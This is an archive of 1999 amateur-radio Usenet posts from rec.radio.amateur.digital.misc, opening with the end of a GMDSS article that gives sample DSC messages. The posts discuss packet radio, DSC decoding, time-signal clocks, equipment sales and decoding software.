CALLED PARTY ADDRESS: 355 -- 603000
CATEGORY: SAFETY
SELF IDENTIFICATION COAST STATION: 219 -- 1000
TELECOMMAND: TEST
RECEIVE FREQUENCY/CHANNEL INFORMATION NOT INCLUDED
TRANSMIT FREQUENCY/CHANNEL INFORMATION NOT INCLUDED
BQ
CHECK SUM OK
DATE 06-10-1995 TIME 14.14:36

(Unid ship calling Lyngby for test purposes only. Lyngby Radio sends
a test acknowledgment.)

Example message 5: 8388.5 kHz

TO VANCOUVER RADIO
(FOR MDSS)
THIS IS AVALON
NEW SHIP WITH GMDSS SYSTEM
WE SEND MSG FOR OPEN GATE TOR
SHIP'S NAME : AVALON REPEAT : AVALON
CALL SIGN : 3FLQ5 REPEAT : 3FLQ5
TOR NO : 42078 REPEAT : 42078
TELEX AAB : 42078 AVAL REPEAT : 42078 AVAL
AAIC : JP03 REPEAT : JP03
INMARSAT-C : 435554610 REPEAT : 435554610
INMARSAT-A : 1354346 REPEAT : 1354346
HF DSC ID : 355546000 REPEAT : 355546000
NNNN
GA?+
TKS/BIBI+

Credits GMDSS article:
Thanks to Ed Deasy, Wade Taylor, Karl-Arne Markstrom, David Gentile and
especially Day Watson for their loggings, info and suggestions.
Sources: Monitoring Times, Inmarsat, U.S. Coast Guard, Admiralty List of
Radio Signals vol.5, Shortwave Magazine, Philips Navigation A/S, Dutch
Ministry of Transport and Public Works.

1963. Re: APRS for PSION-S5 ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-14 00:00:00 UTC
From: cht@krank.imipolex-g.com
Message-ID: <slrn7h9q02.eas.cht@krank.imipolex-g.com>
Source record: 18619

On 14 Apr 1999 07:16:46 GMT, Wolf Hoeller <wolf.hoeller@gmx.net> wrote:
>Looking for a solution to display APRS on my Serie5.
>Any ideas?
>

I just connect my S5 to my Kantronics KPC-3 and use the built-in
'Comms' app to read the packets as they go by.

Pretty fancy, eh?

I suppose it wouldn't be too hard to write a OPL script to translate
APRS messages into an overlay file for RoutePlanner- it wouldn't be
realtime though.

--
Chris Taylor cht@imipolex-g.com KF6NMX
Los Angeles, CA, USA
http://www.imipolex-g.com/~cht

1964. FS: KAM Plus

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-14 00:00:00 UTC
From: DavidC <davidc@bit-net.com>
Message-ID: <7f3nq6$6hn$1@news2.bit-net.com>
Source record: 18620
Cross-posted to: alt.ham-radio.packet,alt.ham-radio.vhf-uhf,rec.radio.amateur.digital.misc,rec.radio.swap

For Sale: Kantronics KAM PLUS ver 7.1 w/manuals

(Kam Plus modes: Packet, PACTOR, GTOR, AMTOR, RTTY, ASCII, CW, WEFAX,
AVTEX/AMTEX, KISS, HOST, GPS, etc.)

Asking $225. or best offer shipped conus.

Thanks! & 73,
~~~

\ ~ / .... DavidC K1YP@qsl.net or 603-894-1174
~~~

1965. Re: Components for synching clock to WWV?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-14 00:00:00 UTC
From: Mark Waldron <bogart@nationwide.net>
Message-ID: <3714B80D.EEC6D99B@nationwide.net>
Source record: 18621

Here is a down-and-dirty, poor-man's possibilty.

I use AtomTime, which is a shareware/freeware
application for Win95/98/NT that will check your
local PC's time against an atomic clock server,
and make adjustments to match it if you like.

You can then sync your shack clock to this manually.

Obviously, you must have a PC with a connection
to the Internet, and manual syncing may not be as
graceful as some other options, but if I'm a few sec's
off from the Atomic clock, I seem to stay alive.

Search for "atomtime" or "atomtime.exe", you will find it.

Tom Kreyche wrote:

> There seem to be more clocks for the home advertised lately that synch their
> time to WWV or perhaps a local radio subcarrier.
>
> Anyone know if there is a chip set available?
>
> thanks, Tom KG6YJ

1966. Fuzzy Modes website has moved!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-15 00:00:00 UTC
From: Fred <as149@detroit.freenet.org>
Message-ID: <371516de@news.iprolink.co.nz>
Source record: 18622
Cross-posted to:
aus.radio.amateur.digital,aus.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,uk.radio.amateur

Hi,
The "Fuzzy Modes" web site, which specializes in human readable visual modes
for Radio Amateurs, has been moved to:

http://www.qsl.net/zl1bpu/

Please update your bookmark.

Human readable visual modes include Hellschreiber (Feld-Hell, MT-Hell) and
Medium Scan TV.

The "Fuzzy Modes" web site has plenty of information on these modes, and
includes really good software for Hellschreiber transmission and reception.
Hell is a sensitive weak signal mode, and the performance is very good.
There are probably well over 100 Amateur Hell operators world-wide.

The new site has upgraded pages, new information, and several improvements.

73,

Murray ZL1BPU
as149@detroit.freenet.org

1967. Re: Iphone Repeaterlink demo

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-15 00:00:00 UTC
From: va3rzs@rac.ca
Message-ID: <37155ec5.40540291@news.cgocable.net>
Source record: 18623
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur,rec.radio,rec.radio.amateur.digital.misc,rec.ham-radio

On Wed, 14 Apr 1999 08:26:32 +0100, Peter Fournia
<glide@frontiernet.net> wrote:

can you tell me what the site is ?? and how you are setting it up I
would not mind doing this with our local repeater here in Peterborough
On. Canada

thank you

>We will demo Iphone Repeaterlink to a 5th grade class today.
>
>Please call for K2DJ. Look for the K2COP repeater in the REPEATERLINK
>room.
>
>We will be monitoring the repeater output in Fairport, NY at 1515 UTC
>(11:15 AM eastern time) today, Wednesday, April 14.
>
>Sorry for the late notice. This demo is for a Radio Coaches class (the
>last of 10 classes).
>
>73,
>Peter, W2SKY
>
>
>

1968. US TH-D7A --> Euro

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-15 00:00:00 UTC
From: ei4vwi@kerry.com
Message-ID: <3715a286.3945563@news.esat.net>
Source record: 18624

What are the differences between the US version of this model and the European Model? I note that the 440 coverage is only down to 438MHz in the US model.

Can the US version be "converted" to a European model? i.e Can the range be extended down to 430MHz (+ possible 1750Hz tone burst?)

TIA,

Ron, EI4VWI

1969. Re: TH-D7A packet using a Windows CE

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-15 00:00:00 UTC
From: Paul Lantz <plantz@onlink.net>
Message-ID: <7f4iov$7ke$1@onlink3.onlink.net>
Source record: 18625
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

interested in running TH-D7 from Windows CE
does anyone know of a source for the serial connector to a HP320 computer?

1970. Wanted: Hamcom30

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-15 00:00:00 UTC
From: Yesteryears <yesteryears@hotmail.com>
Message-ID: <7f64b0$bk7$1@news.iag.net>
Source record: 18626

Hello,
Can someone direct me to a site where I can get the latest version of HamCom30? My version has a write error and won't extract.
Regards,
Steven

1971. New Hampshire Packet Nodes ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-15 00:00:00 UTC
From: Jim Fowler <jim@is-llc.com>
Message-ID: <37169BA0.49B6C71C@is-llc.com>
Source record: 18627

I'm in the Concord, NH area and am looking for node connect frequencies and callsigns. Can anyone point me in the right direction? Been off of packet for a few years and it appears things have changed a bit.

73 de Jim <KA1SU>

1972. Baycom BP-2M - Good modem for HF packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-15 00:00:00 UTC
From: Cal Kutemeier <ckuter@ix.netcom.com>
Message-ID: <3716B067.77875C6F@ix.netcom.com>
Source record: 18628

Is the BP-2M MultiMode Baycom modem a good unit for HF packet? I would like to check out HF packet and cannot afford to lay out several hundred dollars right now. I would like to check out packet and RTTY and do appreciate your comments or suggestions of alternatives - too bad Flexnet Soundcard Modem will not load on my laptop.

73
KB9RTM

1973. Re: CW on a PC - new URL

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-16 00:00:00 UTC
From: amx@i.am
Message-ID: <7f6lq7$3jm$1@nnrp1.dejanews.com>
Source record: 18629

In article <7eeobg$9g1$1@nnrp1.dejanews.com>,
amx@i.am wrote:

> > I am interested in receiving CW on a PC. I have found lots of shareware
> > programs that seem to permit this, but most have little (if any) information
> > on building an appropriate interface.
> >
> There are some programs to receive CW just via sound card.
> One of them is my CwGet .
>
> http://ua9osv.virtualave.net

I am sorry, this site is down due hardware problems.
New URL is http://ua9osv.tsx.org . And there is a new version
(0.04) now.

73!
Sergei,
UA9OSV

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1974. MFJ 2400 Baud Modem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-16 00:00:00 UTC
From: artbecker@pipeline.com
Message-ID: <7f6sq7$5v0$1@camel21.mindspring.com>
Source record: 18630

Dear Friends:

I wrote MFJ a couple times about this, but haven't received a response.

I bought an MFJ-2400 2400 baud modem for my MFJ-1270B TNC.

I installed it, and I pretty much think it works, though I do need some advice about J4 & R38. J4 is the jumper for basic xmit audio levels, and R38 is a fine tune.

The package had been opened, prior to purchase. One of the first things I noticed on inspecting the modem, after I got it home, was that the jumper plug at J4 was
installed incorrectly. While one pin was OK, the other was forced into the center of the jumper plug, which not only bends the middle pin, but is pretty hard to do in the first place. It was easy enough to reinstall the plug correctly.

The thing is, the local packet station listed on the TAPR page as running 2400 baud here in Las Vegas apparently no longer exists, and I haven't found anyone else using 2400 baud.

That is, assuming the modem is functioning properly. Here is what I have, followed by a question:

1200 baud still works fine.
When selecting 2400 baud, the Turbo LED comes on.
The radio is controlled fine with the 2400 baud modem selection.
There is no smoke (always a good initial sign)

However, monitoring the signal with other radions makes me doubt that I have the modem set up properly, orpossibly that it is working properly.

The first thing is that I can barely hear the tones when transmitting. In fact, it sounds more like hum (or just a carrier) than packet tones. Yes, I know that 2400 baud doesn't sound the same as 1200 baud tones, and possibly they are quieter. But it seems like I am getting virtually nothing at all.

So, I tried all positions of J4, and adjusted R38 to various positions for each J4 setting. I also tried all this on two different radios.

Upon inspection of R38, I found that it was initially adjusted all the way clockwise, and it looked like some of the red dope (used to secure screws, & the resistor itself) was inside, on the resistor surface. This makes me think that whoever messed up the J4 jumper also fooled around with R38. I kind of thought that probably the dealer, or a

previous customer, were merely curious, but now I am not 100% sure.

So, here's the queston:

I have two HTs. One is an ICOM IC-2AT, and the other is an Icom IC-32-AT. Is there a recommended setting for J4 and R38? I couldn't find anything in the documentation for either about recommended audio in voltage or levels. I tried both radios, with all combinaitons of J4 and R38 settings, and, monitoring on another radio, never heard more than what might be very very weak 2400 baud tones.

Another question: should the tones/packet sound about as loud/strong as 1200 baud tones and packets?

You know, after writing all this out, I just remembered the possibility of a digital lookback test. But, the test is for the 1200 baud modem, and not the 2400.

There doesn't appear to be anyone around here with a 2400 baud modem so that I can test it.

There is no digital loopback jumper. Any hints on the best place to clip a temporary jumper?

Is anyone anywhere actually using 2400 baud packet?

Any hints you can give me would be appreciated.

Thanks.

<< Art >> WA9BOJ

1975. GMDSS DSC Decoding??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-16 00:00:00 UTC
From: stuart_morgan@my-dejanews.com
Message-ID: <7f7bdk$m0g$1@nnrp1.dejanews.com>
Source record: 18631

I read a recent article describing the format of Marine Digital Selective Calls (DSC). I was thinking of being able to receive DSC calls without using DSC radio equipment, I have access to a PTC II Modem which can also demodulate FEC etc. According to the article MF/HF DSC uses FEC at 100 Baud with 170Hz tones. I have tried listening in to 2187.5 (the designated MF DSC freq), set the VFO to 2185.8 USB (mark tone @ 1785Hz, space tones @1615Hz). So far I have decoded nothing, IM not sure if 1700Hz is the correct offset. Has anyone else managed to successfully copy this ?

If so any advice would be most welcome.

Stuart Morgan
SY An Cala.

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1976. Re: New Hampshire Packet Nodes ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-16 00:00:00 UTC
From: AC6V <ac6v@ix.netcom.com>
Message-ID: <37175735.34BB@ix.netcom.com>
Source record: 18632

Jim Fowler wrote:
>
> I'm in the Concord, NH area and am looking for node connect frequencies
> and callsigns. Can anyone point me in the right direction? Been off of
> packet for a few years and it appears things have changed a bit.
>
> 73 de Jim <KA1SU>

Hi Jim -- try the North American Digital Systems Directory at URL:
http://www.tapr.org/directory/us.html
--
73 From Rod In San Diego

AC6V INDEX TO DX AND HAM RADIO
FEATURING 88 PAGES, 400 INDEXED TOPICS, AND 3000 LINKS
Over 341,000 visits on the counter
http://www.ac6v.com/pageas.html -- Alphabetical Index
http://www.ac6v.com/ -- Home Page

1977. Re: US TH-D7A --> Euro

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-16 00:00:00 UTC
From: Walter Dunckel <wdunckel@best.com>
Message-ID: <37176B8A.B52AE26A@best.com>
Source record: 18633
Body handling: Binary attachment payload not displayed: wdunckel.vcf

Some information about that can be found at:

http://www.best.com/~wdunckel/thd7.html under the diode list page as
well as the modification pages.

Walter

"Ron Hahn, EI4VWI" wrote:
>
> What are the differences between the US version of this model and the
> European Model? I note that the 440 coverage is only down to 438MHz
> in the US model.
>
> Can the US version be "converted" to a European model? i.e Can the
> range be extended down to 430MHz (+ possible 1750Hz tone burst?)
>
> TIA,
>
> Ron, EI4VWI

[One or more binary attachments are retained only in the source text.]

1978. Re: Components for synching clock to WWV?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-16 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7hdr2o.vb2.nomail@linux.pe1chl.ampr.org>
Source record: 18634

marsgal42@hotmail.com <marsgal42@hotmail.com> wrote:
>In article <FA5y6F.L1v@world.std.com>,
> jdveale@world.std.com (James D. Veale) wrote:
>> The radio shack one actually uses WWVB (60KHz). Yes there is a chip
>> set, I was able to find one fairly quickly a few months ago with
>> a web search. The WWVB power has been increased in each of
>> the last two years. They hope to get to 60KW in a few years.

>> Sorry I don't have the URL handy.

>This is a job for a microcontroller - with the time data
>sent at one bit per second you don't need much processing
>power.

>There was an article in Electronics World/Wireless World
>some time back that showed a clock synched to MSF, England's
>equivalent to WWVB. It used a Basic Stamp...

In Germany there is DCF77, and clocks syncing from this transmission
(at 77.5 KHz) have become household appliances here. I have a
kitchen wallclock, an alarmclock and a wristwatch all DCF77 synced.
And of course a receiver connected to the computer.

Last time I bought an alarm clock just to rip it apart for the receiver
module (to use it on a PC at work), it cost me only DFL 19.95 (US$ 10)
at the local hardware store.

It contained a ferrite antenna, a small circuit board with a receiver
chip and a ceramic resonator, and a somewhat larger board with a clock
chip, another ceramic resonator (32.768 KHz), an LCD and some buttons.
The receiver can easily be separated from the clock, yielding only the
second-pulses, that can be processed in a PC using one of the many
existing drivers for DOS, Windows, Linux, etc. Just convert to RS232
using one or two transistors, and connect it to a COM port. The whole
thing takes so little power it can be powered by the DTR and RTS signals
from the COM port.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

1979. Digital modes

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-16 00:00:00 UTC
From: No Spam <no@spam.be>
Message-ID: <3717743E.5E3E951A@spam.be>
Source record: 18635

The "ON6TS Fact sheet" which is accessible through "The Aerts Family homepage" has been updated.

http://gallery.uunet.be/albert.aerts/

1980. Re: GMDSS DSC Decoding??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-16 00:00:00 UTC
From: ae517@FreeNet.Carleton.CA
Message-ID: <7f7u7a$4r2@freenet-news.carleton.ca>
Source record: 18636

(stuart_morgan@my-dejanews.com) writes:
> I read a recent article describing the format of Marine Digital Selective
> Calls (DSC). I was thinking of being able to receive DSC calls without using
> DSC radio equipment, I have access to a PTC II Modem which can also
> demodulate FEC etc. According to the article MF/HF DSC uses FEC at 100 Baud
> with 170Hz tones. I have tried listening in to 2187.5 (the designated MF DSC
> freq), set the VFO to 2185.8 USB (mark tone @ 1785Hz, space tones @1615Hz).
> So far I have decoded nothing, IM not sure if 1700Hz is the correct offset.
> Has anyone else managed to successfully copy this ?
>
> If so any advice would be most welcome.
>
I did a little checking into the differences between FEC and DSC. Although you should be able to demodulate a DSC signal with an FEC modem, because the diversity time-spread is different, it shouldn't get decoded. If it is decoded, it will probably be gibberish.

If you do manage to decode something, don't go calling your local rescue coordination centre in a panic because you've received a bunch of distress alerts. Apparently, the original version of this equipment allowed for the automatic forwarding of any unacknowledged distress alert heard. So a distress message could be forwarded several times around the world on various frequencies until it runs out of steam.

I've sometimes though that hams might want to consider putting a VHF-DSC receiver on a pacsat and downlinking any distress messages heard. I think one of the OSCAR birds was used to test the feasibility of locating 121.5 MHz ELT/EPIRBs. We might even get some of the IMO member administrations interested in kicking in a few bucks, or at least a free launch in exchange for this type of service, though I'm not sure if it would be allowed under the radio regs.

Comparison of MF/HF DSC with HF NBDP (FEC)

MF/HF DSC HF NBDP (FEC)

ITU rec. ITU-R M.493-6 ITU-R 476-4/625

Code 10 bit 7 bit

Time diversity 400 ms 280 ms

Emission F1B or J2B F1B or J2B

Modulation rate 100 baud 100 baud

Freq shift 170 Hz 170 Hz

Centre freq 1700 Hz 1700 Hz

--
73 de va3rr/aa8lu
http://www.qsl.net/va3rr

1981. Re: Help! Mitrek Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-16 00:00:00 UTC
From: James Jefferson <jjeffers@deskmedia.com>
Message-ID: <3717D294.563@deskmedia.com>
Source record: 18637

> OK..how do you do it??? I have a Mitrek radio and no key.....
> Where do I find a key OR is there a back door on how to open it??

Steve, just take a flathead screwdriver and give it a good hard twist. A slightly more elegant solutation would be to use a screw driver and a dental pick. Just pull the dental pick out while twisting on the lock cylinder. After a couple of tries you should be able to get it.

-James Jefferson KB0THN
jjeffers@deskmedia.com
http://www.deskmedia.com/~jjeffers/

1982. FS: Motorola HT-90 UHF

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-16 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <#IrahxHi#GA.91@upnetnews03>
Source record: 18638
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

HT-90 UHF 450-470 4 Watt 2 Channel
Ch 1: TX 466.375 RX 461.375
Ch 2: TX/RX 461.375
DPL 245

Asking $75.00 Or Best Offer

For Picture And More Info Visit: http://www.channel21.com/radio/tech55/

E-mail At: ST1A55@msn.com
Thanks!! Rich

1983. FS: Motorola HT-440 VHF 4 Watt 4 Channel

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-16 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <OwOZtyHi#GA.265@upnetnews03>
Source record: 18639
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

HT440 VHF 140-170 4 Watt 4 Channel
Ch 1: Blank
Ch 2: TX/RX 151.955
Ch 3: TX/RX 146.280
Ch 4: TX/RX 144.480

Asking $100.00 Or Best Offer

For Picture And More Info Visit: http://www.channel21.com/radio/tech55/

E-mail At: ST1A55@msn.com
Thanks!! Rich

1984. Re: RTTY software for SoundBlaster

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-17 00:00:00 UTC
From: kh2d@my-dejanews.com
Message-ID: <7fbo72hqr1@brokaw.wa.com>
Source record: 18498

YPAK35A@prodigy.com (Larry Jones) wrote:

>I am wanting to use the soundcard in my IBM computer for rtty. Any one
>know any good sites that might offer software for down loading that might
>work for this ? Any help appreciated. Please reply by e-mail.- Larry
>WB5KYK/QRP

The entire list of soundblaster software can be found at:

http://www.muenster.de/%7Ewelp/sb.htm

73, Jim KH2D

1985. Re: PK-232 MBX

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-17 00:00:00 UTC
From: kd7nm@ricochet.net
Message-ID: <371de842.687585169@news.ricochet.net>
Source record: 18640

Rick and Theresa <pilots@mbay.net> wrote:

>add to W9VHE---
>
>All this assumes you have good audio connection between your transceiver
>and the PK-232 audio input, the volume is set sufficiently to get
>detections, and the radio switch on the front panel is correctly
>selected to the I/O connectors you're using.
>
>If you're still having trouble, put up another posting describing in
>more detail what you are doing to try and decode the signals.
>
>Good Luck and 73
>Rick N6CY

like all above:

1) make sure you have good receive audio all the way to the TNC.
Simple things can keep your PK-232 from hearing, like having the radio
1/2 switch in the wrong position, or having the receive audio plugged
into the wrong connector. If the tuning bar is acheiving a good
"spread" when signals are present, and going back to two or three bars
at the center when no signal is present, you probably have sufficient
RX audio, which might mean you have this problem:

2) The Threshold pot on the PK-232 has (essentially) zero-length
leads from the pot to the PC board. If the PK-232 has ever been
dropped, or been packethere's a really good chance that one of the
leads has cracked. To repair this, I'd recommend getting a same-value
potentiometer and mounting it with the leads "facing up", then use
wires for flexibility to connect to the PC board. I can't put my hand
on a manual right now, but I believe it's a 1000 ohm pot. It is
sometimes possible to sneak a soldering iron in to the gap between the
pot and PCB and flow in some solder, but that's (probably) a temporary
fix.

If it's not one of the items above, drop me a line (or post it here,
but I don't look all that often) and I'll study the schematic and
cudgel my brain to remember how this all worked - I've not had any
serious troubles with mine since AEA and I parted ways about 5 years
ago. Once I study it for a few minutes (and maybe take a couple of
voltage readings) I'll be even better equipped to advise.

73, Bob, KD7NM

Bob Donnell, KD7NM bob@kd7nm.ampr.org rdonnell@eskimo.com

Western Washington Amateur IP Address Coordinator (206) 775-3651

1986. WTD: TNC - Trade 1st yr byte mag

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-17 00:00:00 UTC
From: dkrause@citcom.net
Message-ID: <3717f327.8178739@nntp.citcom.net>
Source record: 18641

Looking for TNC to get me started in packet - cash poor but DO have
the VERY first yr of BYTE magazine in good condition - should be worth
some $ to a collector.
Anyone interested? Dkrause@citcom.net
KF4TVB

Amateur Radio KF4TVB

1987. Laughing Policemen! you can count on us 5021

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-17 00:00:00 UTC
From: gnfrykman@aol.com
Message-ID: <wlXR2.70750$Eb.14636@nnrp2.clara.net>
Source record: 18642
Cross-posted to: rec.radio.amateur.homebrew,fr.rec.radio.amateur,aus.radio.amateur.wicen,rec.radio.amateur.policy,rec.radio.amateur.digital.misc,rec.radio.amateur.misc

Laughing Policeman Wireless Society, visit our web site for the best alternative radio amateur club.

http://www.laughingpoliceman.com

Submit articles, new links, and press cuttings to Brian G8ASO g8aso@hotmail.com

Seventy Trees G0GNF

flenvunlggnsvonvjnhblknuzkqljsteggygelwkefjqq

1988. packet radio with palm?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-17 00:00:00 UTC
From: walter <wxm@gmx.de>
Message-ID: <01be88b1$60f7e400$4fa7a8c1@default>
Source record: 18643

has anyone infos how to make packet radio with palm III 3com?
thank you...
walter wxm@gmx.de

1989. PACKET/RTTY on a CoCo (Radio Shack Color Computer)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-17 00:00:00 UTC
From: "MIKE L." <mikeydell@worldnet.att.net>
Message-ID: <01be8852$923fc0a0$97074f0c@default>
Source record: 18644

I have an old Radio Shack Color Computer (similar to a Commodore
64) that I would like to take out of 'mothballs' and use for packet.
What equipment might I need to make the CoCo a packet ready
machine, besides a modem of course; and what modifications
would I have to make, if any, to the computer?

Thanks,
Mike W2MPL

1990. Re: PACKET/RTTY on a CoCo (Radio Shack Color Computer)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-17 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <SV7S2.425$S4.416@news.goodnet.com>
Source record: 18645

Go down to Goodwill Industries. Tell them you want a computer.
They will take your relic and dispose of it, and give you a nice IBM
XT, 286, or 386 in which to join the 90's. They love helping people
out, and anyone with a color computer needs help :-)

Come on! I'm joking!

Steve

MIKE L. wrote in message <01be8852$923fc0a0$97074f0c@default>...
>I have an old Radio Shack Color Computer (similar to a Commodore
>64) that I would like to take out of 'mothballs' and use for packet.
>What equipment might I need to make the CoCo a packet ready
>machine, besides a modem of course; and what modifications
>would I have to make, if any, to the computer?
>
>Thanks,
>Mike W2MPL

1991. Using J-Com Autopatch for HF Phone Patches?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-17 00:00:00 UTC
From: DavidC <davidc@bit-net.com>
Message-ID: <7fb6gf$pp5$1@news2.bit-net.com>
Source record: 18646
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

Has anyone used a J-Com SDP-600 Autopatch
as an HF phone patch?

Experiences, good, bad, ugly?

Thanks! & 73,
~~~

\ ~ / .... DavidC K1YP@qsl.net
~~~

1992. Re: PACKET/RTTY on a CoCo (Radio Shack Color Computer)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-17 00:00:00 UTC
From: Ralph Mowery <rmowery@ibm.net>
Message-ID: <37191C90.2A226B1F@ibm.net>
Source record: 18647

If it has a rs-232 port, you do not need a special program just for
packet, but you cn use any treminal program.

"MIKE L." wrote:
>
> I have an old Radio Shack Color Computer (similar to a Commodore
> 64) that I would like to take out of 'mothballs' and use for packet.
> What equipment might I need to make the CoCo a packet ready
> machine, besides a modem of course; and what modifications
> would I have to make, if any, to the computer?
>
> Thanks,
> Mike W2MPL

1993. RTTY software for SoundBlaster

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-18 00:00:00 UTC
From: YPAK35A@prodigy.com
Message-ID: <7fbd28qvg1@newssvr03-int.news.prodigy.com>
Source record: 18499

I am wanting to use the soundcard in my IBM computer for rtty. Any one know any good sites that might offer software for down loading that might work for this ? Any help appreciated. Please reply by e-mail.- Larry WB5KYK/QRP

1994. HF PACKET BBS?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-18 00:00:00 UTC
From: kmc739@aol.com
Message-ID: <19990418093724.18901.00001889@ng134.aol.com>
Source record: 18500

Would anyone be able to provide me with operating frequencies for HF packet BBS's? I've been on VHF packet only until recently and found activity around 14.090-14.120 or so, but don't know who to call or where to find an HF BBS. Help.

KB4KDL@K4QC.#WNC.NC.USA.NOAM
or
kmc739@aol.com
Kerry Chase

1995. Kenwood TS440 PSK31 connects

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-18 00:00:00 UTC
From: "Andrew J. O'Brien" <obrienaj@netsync.net>
Message-ID: <7fcqap$s2a$1@mica.netsync.net>
Source record: 18501

Lost my Kenwood TS440S manual and it has been YEARS since I used digital modes. I want to hook up my Kenwood TS440 to the computer for PSK31 operation. The PSK31 docs say hook the soundcard output to the auxiliary input of the rig, my question is : Where on my TS440 back panel is an auxiliary input ?

1996. Re: Kenwood TS440 PSK31 connects

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-18 00:00:00 UTC
From: Rick and Theresa <pilots@mbay.net>
Message-ID: <371A1325.36EB163@mbay.net>
Source record: 18502

Here are a few of the features available at the ACC 2 (13 pin) jack on the back panel:
Pin Function
3 fixed level audio output
4 ground (normally for audio output shield)
8 chassis ground
9 mic mute (grounding this pin mutes the front panel mic input)
11 back panel microphone input (aka "auxiliary input")
12 ground (normally for mic input shield)
13 standby pin/connect to ground to transmit (aka "ptt")

Good Luck 73 Rick N6CY

"Andrew J. O'Brien" wrote:

> Lost my Kenwood TS440S manual and it has been YEARS since I used digital
> modes. I want to hook up my Kenwood TS440 to the computer for PSK31
> operation. The PSK31 docs say hook the soundcard output to the auxiliary
> input of the rig, my question is : Where on my TS440 back panel is an
> auxiliary input ?

1997. Macintosh CW/RTTY/SSTV/FAX/ACARS/etc software available

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-18 00:00:00 UTC
From: csmolinski@erols.com
Message-ID: <csmolinski-ya02408000R1804991230120001@news.erols.com>
Source record: 18503
Cross-posted to: rec.radio.shortwave,rec.radio.amateur.digital.misc

Black Cat Systems (http://www.blackcatsystems.com) announces that a pre-release of MultiMode 2 is now available. The current pre-release version is 2.0.0a9.

With this version MultiMode once again runs on 68K Macs, although some modes are not available due to the limited processing power of these systems.

MultiMode is a shareware application which allows your Macintosh to decode several different modes of non-voice communication often heard on shortwave radio. It is the only program of its kind for the Macintosh, and rivals commercial packages for the PC platform costing hundreds of dollars.

MultiMode allows you to decode and display morse code, RTTY, FAX, SSTV, ACARS, and many other modes on your Mac, without any extra hardware! MultiMode now also allows you to transmit in most of the modes of operation.

In the past, dedicated hardware, often costing hundreds or thousands of dollars, was necessary to demodulate and decode this transmissions. Today, you can use the processing power of your Macintosh to decode and display these modes, without any hardware.

MultiMode supports the following modes:

Morse Code (CW)
RTTY (Baudot)
ASCII
SITOR-A
SITOR-B / FEC / NAVTEX
SSTV (Slow Scan TV)
WEATHER / SATELLITE FAX
ACARS (Aircraft Communications)
WWVB Time Decode
DTMF, CCIR, EIA Tone Modes
Hellschreiber
Audio Spectrum Display to aid in properly tuning in stations

MultiMode 2 is shareware. MultiMode 2 may be downloaded from the following URL:
http://www.blackcatsystems.com/software/MultiMode2.html

Black Cat Systems creates and distributes Macintosh software, with a specific emphasis on programs for the scientific, amateur radio, and health markets.

Information about Black Cat Systems entire line of products can be found at
http://www.blackcatsystems.com

Chris Smolinski
Black Cat Systems
cps@blackcatsystems.com

--
Check out Black Cat Systems for radio (pirate, spy numbers) and Mac
software. http://www.blackcatsystems.com

The Numbers Racket - a CD-ROM of Spy Numbers stations, info available at
http://www.blackcatsystems.com/numbers

1998. Re: HF PACKET BBS?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-18 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.4.10.9904181716090.629-100000@dns.bde-arc.ampr.org>
Source record: 18504

